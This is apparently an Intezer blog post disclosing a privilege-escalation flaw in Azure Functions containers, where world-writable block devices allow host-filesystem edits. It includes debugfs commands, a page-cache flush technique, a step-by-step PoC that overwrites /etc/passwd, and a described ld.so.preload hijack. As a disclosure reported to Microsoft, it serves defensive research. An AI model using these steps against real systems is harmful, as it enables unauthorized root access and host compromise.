INTEZER

Royal Flush: Privilege Escalation Vulnerability in Azure Functions

Written by **Paul Litvak** - 8 April 2021

One of the most common benefits of transitioning to cloud services is the shared responsibility for securing your assets. But cloud providers are not immune to security mistakes such as a vulnerability or misconfiguration. This is the second escalation of privileges (EoP) vulnerability we have found in Azure Functions in the last few months.

We worked with and reported the vulnerability to Microsoft Security Response Center (MSRC). They determined that this behavior has **no security impact on Azure Functions users**. Since the Docker host we probed was actually a HyperV guest, it was protected with another sandboxing layer.

Still, cases like this underscore that vulnerabilities are sometimes unknown or out of the cloud consumer's control. A two-pronged approach to cloud security is recommended: Do the basics, like fixing known vulnerabilities and hardening your systems to decrease the likelihood of getting attacked, and implement runtime protection to detect/respond to post vulnerability exploitation and other in-memory attacks as they occur.

INTEZER

Azure Functions containers run with the —privileged Docker flag, causing device files in the /dev directory to be shared between the Docker host and the container guest. This is standard privileged container behavior, however, these device files have 'rw' permissions for 'others' as seen below, which is the root cause of the vulnerability we present.

```
app@SandboxHost-637376757275763914:~/site/wwwroot$ ls -l /dev | grep pmem
brw-rw-rw- 1 root root 259,   0 Oct  7 13:55 pmem0
brw-rw-rw- 1 root root 259,   1 Oct  7 13:55 pmem1
brw-rw-rw- 1 root root 259,  10 Oct  7 13:55 pmem10
brw-rw-rw- 1 root root 259,  11 Oct  7 13:55 pmem11
brw-rw-rw- 1 root root 259,  12 Oct  7 13:55 pmem12
brw-rw-rw- 1 root root 259,  13 Oct  7 13:55 pmem13
brw-rw-rw- 1 root root 259,  14 Oct  7 13:55 pmem14
brw-rw-rw- 1 root root 259,  15 Oct  7 13:55 pmem15
brw-rw-rw- 1 root root 259,  16 Oct  7 13:55 pmem16
brw-rw-rw- 1 root root 259,  17 Oct  7 13:55 pmem17
brw-rw-rw- 1 root root 259,  20 Oct  7 13:55 pmem18
```


Azure Functions containers are run with the low privileges *app* user. The container's hostname includes the word *Sandbox*, meaning that it's important for the user to be contained with low privileges. The container is run with the —privileged flag, meaning that if a user is able to escalate to root, they would be able to escape to the Docker host using various Docker escape techniques.

The lax permissions on the device files are not standard behavior. As can be seen in my own local privileged container setup, device files in /dev are not very permissive by default:

```
root@414817d3fd13:/# ls -l /dev | grep sdb
brw-rw---- 1 root disk      8,  16 Oct  7 13:58 sdb
brw-rw---- 1 root disk      8,  17 Oct  7 13:58 sdb1
root@414817d3fd13:/#
```


The Azure Functions environment contains 52 "pmem" partitions with ext4 filesystems. At first, we suspected that these partitions belonged to other Azure Functions clients but further assessment showed that these partitions were just ordinary file systems used by the same operating system, including pmem0, which is the Docker host's filesystem.

INTEZER



Reading the Azure Functions Docker host's disk using debugfs

To further investigate how we could exploit this writable disk without potentially affecting other Azure customers, we set up a local environment imitating the vulnerability in a container of our own, together with the unprivileged user 'bob`:



Exploiting Device File o+rw

On our local set up, */dev/sda5* is the root filesystem and it will be the one we target.

Using the *debugfs* utility an attacker can traverse the filesystem as we successfully demonstrated above. *debugfs* also supports a write–mode via the *–w* flag, so we can commit changes to the underlying disk. It's important to note that writing to a mounted disk is generally a bad idea as it can cause corruption in the disk.

Exploit Through Direct Filesystem Editing

To demonstrate how the attacker can change any arbitrary file, we wanted to gain control over */etc/passwd*. At first, we tried to edit the file's contents using the *zap_block* command by directly editing filesystem blocks' contents. Internally, the Linux Kernel treats these changes to the *device file* */dev/sda5* and they are write–cached in a different location than changes to the *regular file* */etc/passwd*. As a result, it is required to flush changes to disk but this flush is handled by the debugfs utility (for more information regarding this mechanism refer to Understanding Linux Kernel pages 601–602).

INTEZER

```
15268509
debugfs:  zap_block -o 0 -l 100 -p 0x41 15268509
debugfs:  cat /etc/passwd
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAusr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

Overwriting /etc/passwd content with 'A' (0x41) using debugfs

Similarly, the Linux Kernel hosts a read cache for pages that were recently loaded into memory.

Unfortunately, due to the same constraint we explained with the write cache, changes to */dev/sda5* would not propagate to the view of the */etc/passwd* file until its cached pages are discarded. Meaning, we were only able to overwrite files that were not recently loaded from disk to memory, or otherwise wait for a system restart for our changes to apply.

Royal Flush

After further research we were able to find a way to instruct the kernel to discard the read cache so that our *zap_block* changes could take effect. First, we created a hard link via *debugfs* into our container's *diff* directory so that changes would radiate to our container:

```
bob@7d2b7ef1e751:/tmp$ mount | grep upperdir
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/GJV3HAJC5ITIAZORAKTQWV3QA
P:/var/lib/docker/overlay2/l/HLEEXFFZDNHODCZ7HRW2ZWUYRR:/var/lib/docker/overlay2/l/MXVIXPYYBXH3KZA62
ZDBGWAZCP:/var/lib/docker/overlay2/l/5TYLJCEGFS5WLN4GP6ZUWCAGGQ,upperdir=/var/lib/docker/overlay2/e2
f6102d33decdd67b7e1eb87aa39bd8bf37ede2dbb00584b4bb2f026fbf3b07/diff,workdir=/var/lib/docker/overlay2
/e2f6102d33decdd67b7e1eb87aa39bd8bf37ede2dbb00584b4bb2f026fbf3b07/work,xino=off)
bob@7d2b7ef1e751:/tmp$ debugfs -w /dev/sda5
debugfs 1.45.5 (07-Jan-2020)
debugfs:  ln /etc/passwd /var/lib/docker/overlay2/e2f6102d33decdd67b7e1eb87aa39bd8bf37ede2dbb00584b4
bb2f026fbf3b07/diff/
debugfs:  ^Dbob@7d2b7ef1e751:/tmp$
bob@7d2b7ef1e751:/tmp$ ls -l /etc/passwd
-rw-r--r-- 1 root root 961 Oct 13 12:57 /etc/passwd
bob@7d2b7ef1e751:/tmp$
```

This hard link still requires root permissions to edit, so we still had to use zap_block to edit its content. We then used posix_fadvise to instruct the kernel to discard pages from the read cache (***flush them***, hence the name of the technique), inspired by a project named pagecache management (source: fadv.c slightly edited by us). This caused the kernel to load our changes and we were finally able to propagate them to the Docker host filesystem:

INTEZER

```
root@VM:/home/paulvm# cat /etc/passwd
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAn:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

/etc/passwd in the Docker host filesystem. We can see the 'AAA' string after flushing

Summary

By being able to edit arbitrary files belonging to the Docker host, an attacker can launch a preload hijack by similarly performing changes to */etc/ld.so.preload* and serving a malicious shared object through the container's *diff* directory. This file could be preloaded into every process in the Docker host system (we previously documented HiddenWasp malware using this technique) and thus the attacker would be able to execute malicious code on the Docker host.

To sum things up the PoC for the exploit is:

```
$ touch /tmp/test  # creates <upperdir>/tmp/ dir
$ mount | grep upperdir  # alternatively, cat /etc/mtab | grep upperdir
$ debugfs -w /dev/sda5
debugfs> blocks /etc/passwd  # Get block ids
debugfs> zap_block -o 0 -l 20 -p 0x41 <first blockid>
debugfs> ln /etc/passwd <upperdir>/tmp/  # Slash is important, else you can
corrupt the directory!
$ /tmp/fadv /tmp/passwd
# Win!
```

Afterword

We demonstrated this vulnerability to Microsoft Security Response Center (MSRC). Their assessment is that this behavior has no security impact on Azure Functions users. Since the Docker host we probed was actually a HyperV guest, it was protected with another sandboxing layer.

No matter how hard you work to secure your own code, sometimes vulnerabilities are unknown or out of your control. You should have runtime protection in place to detect and terminate when the attacker executes unauthorized code in your production environment. This Zero Trust mentality is echoed by Microsoft.

INTEZER

detects unauthorized code execution in runtime. Implementing Intezer Protect into your environment provides a safety net for developers to explore new technology benefits. Try our free community edition.

Paul Litvak

Paul is a malware analyst and reverse engineer at Intezer. He previously served as a developer in the Israel Defense Force (IDF) Intelligence Corps for three years.

AZURE FUNCTIONS | CLOUD SECURITY | CONTAINER SECURITY | ESCALATION OF PRIVILEGE | RUNTIME SECURITY | TECHNICAL ANALYSIS

Previous Article
Rocke Group Actively Targeting The Cloud: Wants Your SSH Keys

Next Article
How To Secure Cloud Non-Native Workloads

Recommended Articles

INTEZER

13 MIN READ

Make your First Malware Honeypot in Under 20 Minutes

For a free honeypot, you can use one of the several open-source options listed...

20 January 2022

4 MIN READ

Log4Shell (Log4j RCE): Detecting Post-Exploitation Evidence is Best Chance for Mitigation

Vulnerabilities like Log4Shell (CVE-2021-44228) are difficult to contain using traditional mitigation options and they can be...

14 December 2021

6 MIN READ

Implement these MITRE D3FEND™ Techniques with Intezer Protect

INTEZER

10 November 2021

Subscribe to our Blog

Business Email

Subscribe

Share article

TOP BLOGS

Log4Shell (Log4j RCE): Detecting Post-Exploitation Evidence is Best Chance for Mitigation

Vulnerabilities like Log4Shell (CVE-2021-44228) are difficult to contain using traditional mitigation options and they can be hard...

Read more

Implement these MITRE D3FEND™ Techniques with Intezer Protect

The MITRE Corporation released D3FEND™ (aka MITRE DEFEND™), a complementary framework to its industry acclaimed MITRE...

Read more

Make your First Malware Honeypot in Under 20 Minutes

For a free honeypot, you can use one of the several open-source options listed below....

Read more

Log4Sh RCE): D Post-Ex Eviden Chanc Mitigat

Vulnerabi Log4Shel 44228) a contain u mitigatio can be ha

Read mor

Count on Intezer's Autonomous SOC solution to handle your Level 1 SOC. Leave the SOC grunt work to Intezer.

Log In

Product

Solutions

INTEZER

Pricing

Intezer for MSSPs

Microsoft Defender

CrowdStrike

SentinelOne

Reported Phishing

Malware Analysis & Sandboxing

Cloud Workload Protection

Enhanced SOAR Playbooks

Company

About

Contact Us

Security

Partners

News

Careers

Learn

Blog

FAQ

Documentation

Resources

YouTube Channel

Featured Resources

How Intezer Autonomous SOC Works

Maximizing Incident Response Automation for Investigations

Intezer and SOAR

Autonomous SOC Example Weekly Report